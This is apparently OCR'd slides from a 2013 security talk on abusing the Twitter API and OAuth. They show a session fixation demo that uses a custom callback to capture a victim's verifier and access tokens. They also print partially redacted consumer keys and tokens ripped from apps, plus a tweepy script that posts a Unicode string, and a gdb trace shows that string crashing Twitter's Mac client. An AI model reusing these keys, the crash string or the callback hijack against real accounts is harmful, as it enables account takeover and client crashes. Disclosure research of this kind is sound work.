
Some App. | Twitter




violet token is for Some App.

5. OAuth is **a convoluted process** which cannot reliably identify the client, and additionally puts the users at risk, eg.:
   - new password do not invalidate existing access tokens
   - badly configured applications expose users to **session fixation attack**

Session Fixation Attack Demo


The Pirate
Twitter
request_token with custom callback
The Victim
authorize
authorize
the victim authorizes his own account, but twitter sends the verifier to the pirate
verifier is sent to the custom callback
eg. tweetdeck://xxx
access_token
access tokens!
home_timeline


The Pirate
The Victim
Twitter
STTwitter
Twitter Client: TweetDeck
Consumer Key: yT577ApRtZw51q4NPMPPOQ
Consumer Secret: 3neq
OAuth - PIN
OAuth Callback: http://seriot.ch/twitter.php
Status: https://api.twitter.com/oauth/authorize?oauth_token=g7bI36lgg64CWpRRzf3cV7BTNIs5G1BtmtEZaGg8&oauth_token_secret=HwrKoWnMXYu2AOn9Oz0ZyU9ISL82Ga1Ch0bV0W4yA&oauth_callback_confirmed=true
Get Verifier
Open
Guess PIN...
Twitter / Authorize an app
https://api.twitter.com/oauth/aut...
nst022
Authorize TweetDeck to use your account?
This application will be able to:
Read Tweets from your timeline.
See who you follow, and follow new people.
Update your profile.
Post Tweets for you.
Access your direct messages.
Authorize app
Cancel
TweetDeck
By TweetDeck
www.tweetdeck.com
TweetDeck is an app that brings more flexibility and insight to power users.
redirect
seriot.ch/twitter.php
redirect
Twitter Attack <nicolas@seriot.ch>
April 8, 2013 5:02 PM
To: Nicolas Seriot <nicolas@seriot.ch>
Hide Details
Reply-To: Twitter Attack <nicolas@seriot.ch>
Twitter Attack
oauth_token: g7bI36lgg64CWpRRzf3cV7BTNIs5G1BtmtEZaGg8
oauth_verifier: 8hVGPz041YklNLVWL6L5lBLCubALqHrjSiyupplq
Twitter
Twitter, Inc. [US] https://twitter.com
Search
Tweets
nst022 test account @nst022
test
Expand Reply Delete Favorite More
nst022 test account @nst022
xxx
Expand
nst022 test account @nst022
Expand
PIN: 041YklNLVWL6L5lBLCubALqHrjSiyupplq
Login
Status: Access granted for nst022
OAuth Token: 1294332967-1uarsUVuGVx3LPcuO12vz8IzQahrQamOE7bCJoF
OAuth Token Secret: brmb

The Risks

- Hack some news agency, announce $AAPL profit warning and… profit!
- Make fun of your favorite politician
- Blackmail… you name it

6. I have to conclude that the real grounds for using OAuth is neither "security" nor spam fighting but **desire to control third-party client** applications, possibly to please big media, consumers and advertisers.
7. Sadly for Twitter, ensuring that the requests come from a certain client application is a **very hard problem**, and I am not sure if it can be solved, except of course by killing the API going the Skype way.


Recap

1. Twitter
2. OAuth
3. Ripping Consumer Tokens
4. iOS / OS X + STTwitter
5. Discussion

Bonus Slides…


…if we have the time

Abusing Twitter ~~API~~ Clients



Abusing Twitter ~~API~~ Clients

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import tweepy

# instagram
CONSUMER_KEY = "7YBPrscvh0RIThrWYVeGg"
CONSUMER_SECRET = "sMO1

# nst022
OAUTH_TOKEN = "1294332967-LKFa8SA3vmSf8bak
OAUTH_SECRET = "DtOK

auth = tweepy.OAuthHandler(CONSUMER_KEY, CONSUMER_SECRET)
auth.set_access_token(OAUTH_TOKEN, OAUTH_SECRET)

api = tweepy.API(auth)

s = u'\u0647\u0020\u0488\u0488\u0488'

print api.update_status(s)
```



Abusing Twitter ~~API~~ Clients

Twitter.app

Socialite.app

Twitterrific.app

```
$ gdb Twitter

(gdb) r
Starting program: /Applications/Twitter.app/Contents/MacOS/Twitter

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00000001084e8008
0x00007fff9432ead2 in vDSP_sveD ()

(gdb) bt
#0  0x00007fff9432ead2 in vDSP_sveD ()
#1  0x00007fff934594fe in TStorageRange::SetStorageSubRange ()
#2  0x00007fff93457d5c in TRun::TRun ()
#3  0x00007fff934579ee in CTGlyphRun::CloneRange ()
#4  0x00007fff93466764 in TLine::SetLevelRange ()
#5  0x00007fff93467e2c in TLine::SetTrailingWhitespaceLevel ()
#6  0x00007fff93467d58 in TRunReorder::ReorderRuns ()
#7  0x00007fff93467bfe in TTypesetter::FinishLineFill ()
#8  0x00007fff934858ae in TFramesetter::FrameInRect ()
#9  0x00007fff93485110 in TFramesetter::CreateFrame ()
#10 0x00007fff93484af2 in CTFramesetterCreateFrame ()
...
```

Twitter:
@nst021

Web:
http://seriot.ch/abusing_twitter_api.php